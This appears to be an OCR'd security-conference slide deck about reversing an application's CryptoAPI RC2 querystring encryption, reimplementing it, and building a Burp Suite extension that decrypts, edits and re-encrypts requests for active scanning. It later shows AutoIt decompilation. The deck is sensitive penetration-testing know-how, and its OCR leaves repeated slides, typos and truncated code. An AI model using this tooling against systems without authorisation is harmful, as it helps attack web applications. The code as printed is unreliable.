
C++

```
BOOL WINAPI CryptDeriveKey(
  _In_    HCRYPTPROV hProv,
  _In_    ALG_ID     Algid,
  _In_    HCRYPTHASH hBaseData,
  _In_    DWORD      dwFlags,
  _Inout_ HCRYPTKEY  *phKey
);
```

# But what's the crypto algorithm?



# But what's the crypto algorithm?



ALG_ID

HCERT_SERVER_OCSP_RESPONSE

HCRYPTHASH

HCRYPTKEY

HCRYPTOIDFUNCADDR

HCRYPTOIDFUNCSET

HCRYPTPROV_LEGACY


HCRYPTPROV_OR_NCRYPT_KEY_HANDLE

HCRYPTPROV

KEYSVCC_HANDLE

| | | |
|---|---|---|
| | | can be used to determine whether a cryptography algorithm is only supported by using the CNG functions. |
| CALG_OID_INFO_PARAMETERS | 0xfffffffe | The algorithm is defined in the encoded parameters. The algorithm is only supported by using CNG. The macro, IS_SPECIAL_OID_INFO_ALGID, can be used to determine whether a cryptography algorithm is only supported by using the CNG functions. |
| CALG_PCT1_MASTER | 0x00004c04 | Used by the Schannel.dll operations system. This **ALG_ID** should not be used by applications. |
| CALG_RC2 | 0x00006602 | RC2 block encryption algorithm. Cryptographic Provider. |
| | | Cryptographic Provider. |
| CALG_RC5 | 0x0000660d | RC5 block encryption algorithm. |
| CALG_RSA_KEYX | 0x0000a400 | RSA public key exchange algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider. |
| CALG_RSA_SIGN | 0x00002400 | RSA public key signature algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider. |
| CALG_SCHANNEL_ENC_KEY | 0x00004c07 | Used by the Schannel.dll operations system. This **ALG_ID** should not be used by applications. |

# And the password?



# Reimplement

# Reimplement

```
//Then CryptHashData
if (CryptHashData(
  hHash,
  (BYTE*)pbPassword,
  //dwPasswordLen,
  strlen(pbPassword),
  0x00000001))
{
  //printf("The data buffer has been added to the hash.\n");
}
else
{
  MyHandleError("Error during CryptHashData.\n");
}

//Then CryptDeriveKey
if (CryptDeriveKey(
  hCryptProv,
  CALG_RC2,
  hHash,
  CRYPT_EXPORTABLE,
  &hKey))
{
```

# Reimplement

```
DWORD nDataLen = strlen(pbContent);

//Calculate block aligned data size
DWORD neDataLen = nDataLen + ENCRYPT_BLOCK_SIZE
  - (nDataLen % ENCRYPT_BLOCK_SIZE);;

char* pTmp = new char[nDataLen +1];
strncpy_s(pTmp, nDataLen +1, pbContent, nDataLen +1);

if (CryptEncrypt(hKey, 0, TRUE, 0, (BYTE*)pTmp, &nDataLen, neDataLen))
{
  //std:string encres = hexStr((BYTE*)pTmp, neDataLen);
  char *encres = bytesToHexString((uint8_t *)pTmp, neDataLen)
  printf("%s\n", encres);


}
else
{
  MyHandleError("Getting EncryptedBlob size failed.");
}
```

# It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF

action=1
```

# It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF

action=1
```

Decrypt Response

```
C:\> but-crypt.exe decrypt 4BE9296976230D49D10FE726FA276CAB

000;721799;422
```

# It works!

Decrypt Request

```
C:\> but-crypt.exe decrypt FF32009F91CF75BAAB4BEA7ABE215BAF

action=1
```

Decrypt Response

```
C:\> but-crypt.exe decrypt 4BE9296976230D49D10FE726FA276CAB

000;721799;422
```

Encrypt

```
C:\> but-crypt.exe encrypt action=1

FF32009F91CF75BAAB4BEA7ABE215BAF
```

# Next steps?

Burp Extender FTW!

# Custom Editor Tab

```
def setMessage(self, content, isRequest):
  # Extract the encrypted querystring
  qloc = self._extender._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._extender._helpers.indexOf(content,' ', True, qloc, len(content))

  fullreq = self._extender._helpers.bytesToString(content)[qloc:endloc]
```


# Custom Editor Tab

```
def setMessage(self, content, isRequest):
  # Extract the encrypted querystring
  qloc = self._extender._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._extender._helpers.indexOf(content,' ', True, qloc, len(content))

  fullreq = self._extender._helpers.bytesToString(content)[qloc3:endloc]

  # Decrypt the querystring
  cmd = "c:\\temp\\but-crypt.exe"
  args = " d " + fullreq
  cmd2 = cmd + args

  proc = subprocess.Popen(cmd2,bufsize=0, executable=None, stdin=None, \
    stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
    close_fds=True, shell=True)
```

# Custom Editor Tab

```
def setMessage(self, content, isRequest):
  # Extract the encrypted querystring
  qloc = self._extender._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._extender._helpers.indexOf(content,' ', True, qloc, len(content))

  fullreq = self._extender._helpers.bytesToString(content)[qloc:endloc]

  # Decrypt the querystring
  cmd = "c:\\temp\\but-crypt.exe"
  args = " d " + fullreq
  cmd2 = cmd + args

  proc = subprocess.Popen(cmd2,bufsize=0, executable=None, stdin=None, \
    stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
    close_fds=True, shell=True)

  # Retrieve the output and set value
  out = str(proc.communicate(proc.stdout)[0]).rstrip()

  self._txtInput.setText(out)

  self._txtInput.setEditable(self._editable)
```

# Custom Editor Tab



# Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):
  content = baseRequestResponse.getRequest()
  qloc = self._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._helpers.indexOf(content,' ', True, qloc, len(content))
  fullreq = self._helpers.bytesToString(content)[qloc3:endloc]
```

# Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):
  content = baseRequestResponse.getRequest()
  qloc = self._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._helpers.indexOf(content,' ', True, qloc, len(content))
  fullreq = self._helpers.bytesToString(content)[qloc:endloc]

  if (fullreq is None):
      return None
  else:
      cmd = "c:\\temp\\but-crypt.exe"
      args = " d " + fullreq
      cmd2 = cmd + args
      proc = subprocess.Popen(cmd2,bufsize=0, executable=None, stdin=None, \
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=True)
      out = str(proc.communicate(proc.stdout)[0])
```

# Custom Scan Insertion Point

```
def getInsertionPoints(self, baseRequestResponse):
  content = baseRequestResponse.getRequest()
  qloc = self._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._helpers.indexOf(content,' ', True, qloc, len(content))
  fullreq = self._helpers.bytesToString(content)[qloc:endloc]

  if (fullreq is None):
      return None
  else:
      cmd = "c:\\temp\\but-crypt.exe"
      args = " d " + fullreq
      cmd2 = cmd + args
      proc = subprocess.Popen(cmd2,bufsize=0, executable=None, stdin=None, \
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
        close_fds=True, shell=True)
      out = str(proc.communicate(proc.stdout)[0])

      queryres = []
      querys = out.split('&')
      for query in querys:
          loc = string.find(query,'=')
          queryres.append(InsertionPoint(self._helpers, \
            baseRequestResponse.getRequest(), out, query[:loc+1]))

      return queryres
```

# Custom Scan Insertion Point

```
def buildRequest(self, payload):
  # Build the raw data using the specified payload
  input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \
    self._insertionPointSuffix;
```

# Custom Scan Insertion Point

```
def buildRequest(self, payload):
  # Build the raw data using the specified payload
  input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \
    self._insertionPointSuffix;

  # Re-encrypt the data
  cmd = "c:\\temp\\but-crypt.exe"
  arg1 = "e"

  proc = subprocess.Popen([cmd, arg1, input],bufsize0, executable=None, \
    stdin=None, stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
    close_fds=True, shell=False)
  out = str(proc.communicate(proc.stdout)[0]).rstrip()
```

# Custom Scan Insertion Point

```
def buildRequest(self, payload):
  # Build the raw data using the specified payload
  input = self._insertionPointPrefix + self._helpers.bytesToString(payload) + \
    self._insertionPointSuffix;

  # Re-encrypt the data
  cmd = "c:\\temp\\but-crypt.exe"
  arg1 = "e"

  proc = subprocess.Popen([cmd, arg1, input],bufsize=0, executable=None, \
    stdin=None, stdout=subprocess.PIPE, stderr=subprocess.PIPE, preexec_fn=None, \
    close_fds=True, shell=False)
  out = str(proc.communicate(proc.stdout)[0]).rstrip()

  content = self._baseRequest

  # Put the request back together
  qloc = self._helpers.indexOf(content,'?', True, 0, len(content))
  endloc = self._helpers.indexOf(content,' ', True, qloc, len(content))
  fullreq = self._helpers.bytesToString(content)[qloc:endloc]

  newcontent = self._helpers.stringToBytes(\
    self._helpers.bytesToString(content).replace(fullreq, out))
  return newcontent
```

# And the Active Scan results...

# And the Active Scan results...

# Lessons Learned

- Building a Burp plugin

- How to reverse engineer crypto from a binary

# Fast forward a month later

# Fast forward a month later

- AutoIT

# Fast forward a month later

- AutoIT

- It can be decompiled!


# Fast forward a month later

- AutoIT

- It can be decompiled!

- DECOMPILED!!!

# OMFG!


DOUBLE FACEPALM
FOR WHEN ONE FACEPALM DOESN'T CUT IT
DIV.DESPAIR.COM

Exe2Aut - AutoIt3 Decompiler

```
                DllCall(__crypt_dllhandle(), "bool", "CryptReleaseContext", "handle", __crypt_context(), "dword", 0)
                DllClose(__crypt_dllhandle())
        EndIf
EndFunc

Func _crypt_derivekey($vpassword, $ialg_id, $ihash_alg_id = $calg_md5)
        Local $aret = 0, $hbuff = 0, $hcrypthash = 0, $ierror = 0, $iextended = 0, $vreturn = 0
        _crypt_startup()
        Do
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptCreateHash", "handle", __crypt_context(), "uint", $ih
                If @error OR NOT $aret[0] Then
                        $ierror = @error + 10
                        $iextended = @extended
                        $vreturn = -1
                        ExitLoop
                EndIf
                $hcrypthash = $aret[5]
                $hbuff = DllStructCreate("byte[" & BinaryLen($vpassword) & "]")
                DllStructSetData($hbuff, 1, $vpassword)
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptHashData", "handle", $hcrypthash, "struct*", $hbuff,
                If @error OR NOT $aret[0] Then
                        $ierror = @error + 20
                        $iextended = @extended
                        $vreturn = -1
                        ExitLoop
                EndIf
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptDeriveKey", "handle", __crypt_context(), "uint", $ial
                If @error OR NOT $aret[0] Then
                        $ierror = @error + 30
                        $iextended = @extended
                        $vreturn = -1
                        ExitLoop
                EndIf
```

# REAL Lessons Learned

- KISS

- Think simple

- Don't overcomplicate things

# REAL Lessons Learned

- KISS

- Think simple

- Don't overcomplicate things

- AutoIT decompiles back to source!

Thank you :-)